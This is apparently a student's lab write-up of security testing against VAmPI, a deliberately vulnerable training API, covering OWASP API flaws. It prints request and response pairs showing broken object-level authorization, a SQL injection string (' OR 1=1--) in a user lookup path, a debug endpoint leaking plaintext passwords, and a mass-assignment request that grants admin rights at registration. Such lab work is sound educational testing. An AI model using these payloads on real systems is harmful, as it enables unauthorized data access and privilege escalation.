GHW APIs
Challenge: Test for vulnerabilities


Below are the vulnerabilities found while testing *VAmPI* for top 10 API vulnerabilities by OWASP.

1. Broken User Authentication and Broken Object Level Authorization

The API allows users to add books and only the owner of the book should be able to see the secret field for that book. The payload is as below.

```
{
  "book_title":"Designing Data Intensive Applications",
  "secret":"System Design"
}
```

The above book was added by the user below.



localhost:5000/users/v1/login


```
{
    "username": "shivam",
    "password": "secretpass"
}
```

Status: 200 OK Time: 43 ms Size: 391 B

```
{
    "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2ODA5NDM0NzIsImlhdCI6MTY4MDk0MzQxMiwic3ViIjoic2hpdmFtIn0.
        lo68nEf9jp5W1805zLlYy_Jrb1uyGYooomj9uiIU5P8",
    "message": "Successfully logged in.",
    "status": "success"
}
```

Submitted by: shivamisngh794@gmail.com

Using the access token we try to access the book for the same user and are able to access the secret as well.



GET localhost:5000/books/v1/Designing Data Intensive Applications

Params | Authorization ● | Headers (7) | Body | Pre-request Script | Tests | Settings

● none ○ form-data ○ x-www-form-urlencoded ○ raw ○ binary ○ GraphQL


This request does not have a body

Body | Cookies | Headers (5) | Test Results — Status: 200 OK Time: 13 ms Size: 267 B

Pretty | Raw | Preview | Visualize | JSON

```
{
    "book_title": "Designing Data Intensive Applications",
    "owner": "shivam",
    "secret": "System Design"
}
```

Using the same authorization token I was able to access the secret of a book added by another user. This shows the broken user authentication vulnerability. Also because I was able to access data just by manipulating the Id of the object in the request this also confirms the presence of Broken Object Level Authorization vulnerability.



GET localhost:5000/books/v1/bookTitle4

Params | Authorization ● | Headers (7) | Body | Pre-request Script | Tests | Settings

● none ○ form-data ○ x-www-form-urlencoded ○ raw ○ binary ○ GraphQL

This request does not have a body

Body | Cookies | Headers (5) | Test Results — Status: 200 OK Time: 10 ms Size: 246 B

Pretty | Raw | Preview | Visualize | JSON

```
{
    "book_title": "bookTitle4",
    "owner": "admin",
    "secret": "secret for bookTitle4"
}
```


Submitted by: shivamisngh794@gmail.com

2. SQL Injection

Able to retrieve user details using SQL injection.

Endpoint: localhost:5000/users/v1/{username}

I was able to extract details of a random user by applying SQL injection instead Of passing a valid username as in the screenshot below.



```
GET localhost:5000/users/v1/' OR 1=1--
```


Status: 200 OK Time: 8 ms Size: 213 B

```
{
    "username": "name1",
    "email": "mail1@mail.com"
}
```

3. Excessive Data Exposure

The endpoint for fetching details of all the users exposes sensitive data such as user passwords which is a serious vulnerability for the organization.

Submitted by: shivamisngh794@gmail.com



localhost:5000/users/v1/_debug


Status: 200 OK Time: 12 ms Size: 677 B

```
{
    "users": [
        {
            "admin": false,
            "email": "mail1@mail.com",
            "password": "pass1",
            "username": "name1"
        },
        {
            "admin": false,
            "email": "mail2@mail.com",
            "password": "pass2",
            "username": "name2"
        },
        {
            "admin": true,
            "email": "admin@mail.com",
            "password": "pass1",
            "username": "admin"
        },
        {
```

4. Mass Assignment

The user registeration endpoint of VAmPI allows anybody to register as Admin. The request body of the object is simply bound to the User model without any checks which allows any user to become an Admin and perform restricted operations.

Submitted by: shivamisngh794@gmail.com



VAmPI / register

POST localhost:5000/users/v1/register

Params | Authorization | Headers (8) | Body | Pre-request Script | Tests | Settings

none | form-data | x-www-form-urlencoded | raw | binary | GraphQL | JSON


```
{
    "username": "shivam2",
    "password": "secretpass",
    "email":"shivamsingh794@gmail.com",
    "admin":"true"
}
```

Body | Cookies | Headers (5) | Test Results — Status: 200 OK Time: 32 ms Size: 257 B

Pretty | Raw | Preview | Visualize | JSON

```
{
    "message": "Successfully registered. Login to receive an auth token.",
    "status": "success"
}
```

Just set admin property to true…boom you've admin rights and priviledges.



VAmPI / all_users_all_details

GET localhost:5000/users/v1/_debug

Params | Authorization | Headers (6) | Body | Pre-request Script | Tests | Settings

Query Params

Key	Value	Description

Body | Cookies | Headers (5) | Test Results — Status: 200 OK Time: 12 ms Size: 951 B

Pretty | Raw | Preview | Visualize | JSON

```
        },
        {
            "admin": false,
            "email": "sample@gmail.com",
            "password": "secretpass",
            "username": "shivam"
        },
        {
            "admin": true,
            "email": "shivamsingh794@gmail.com",
            "password": "secretpass",
            "username": "sharika"
        },
        {
            "admin": true,
            "email": "shivamsingh794@gmail.com",
            "password": "secretpass",
            "username": "shivam2"
        }
    ]
}
```

Submitted by: shivamisngh794@gmail.com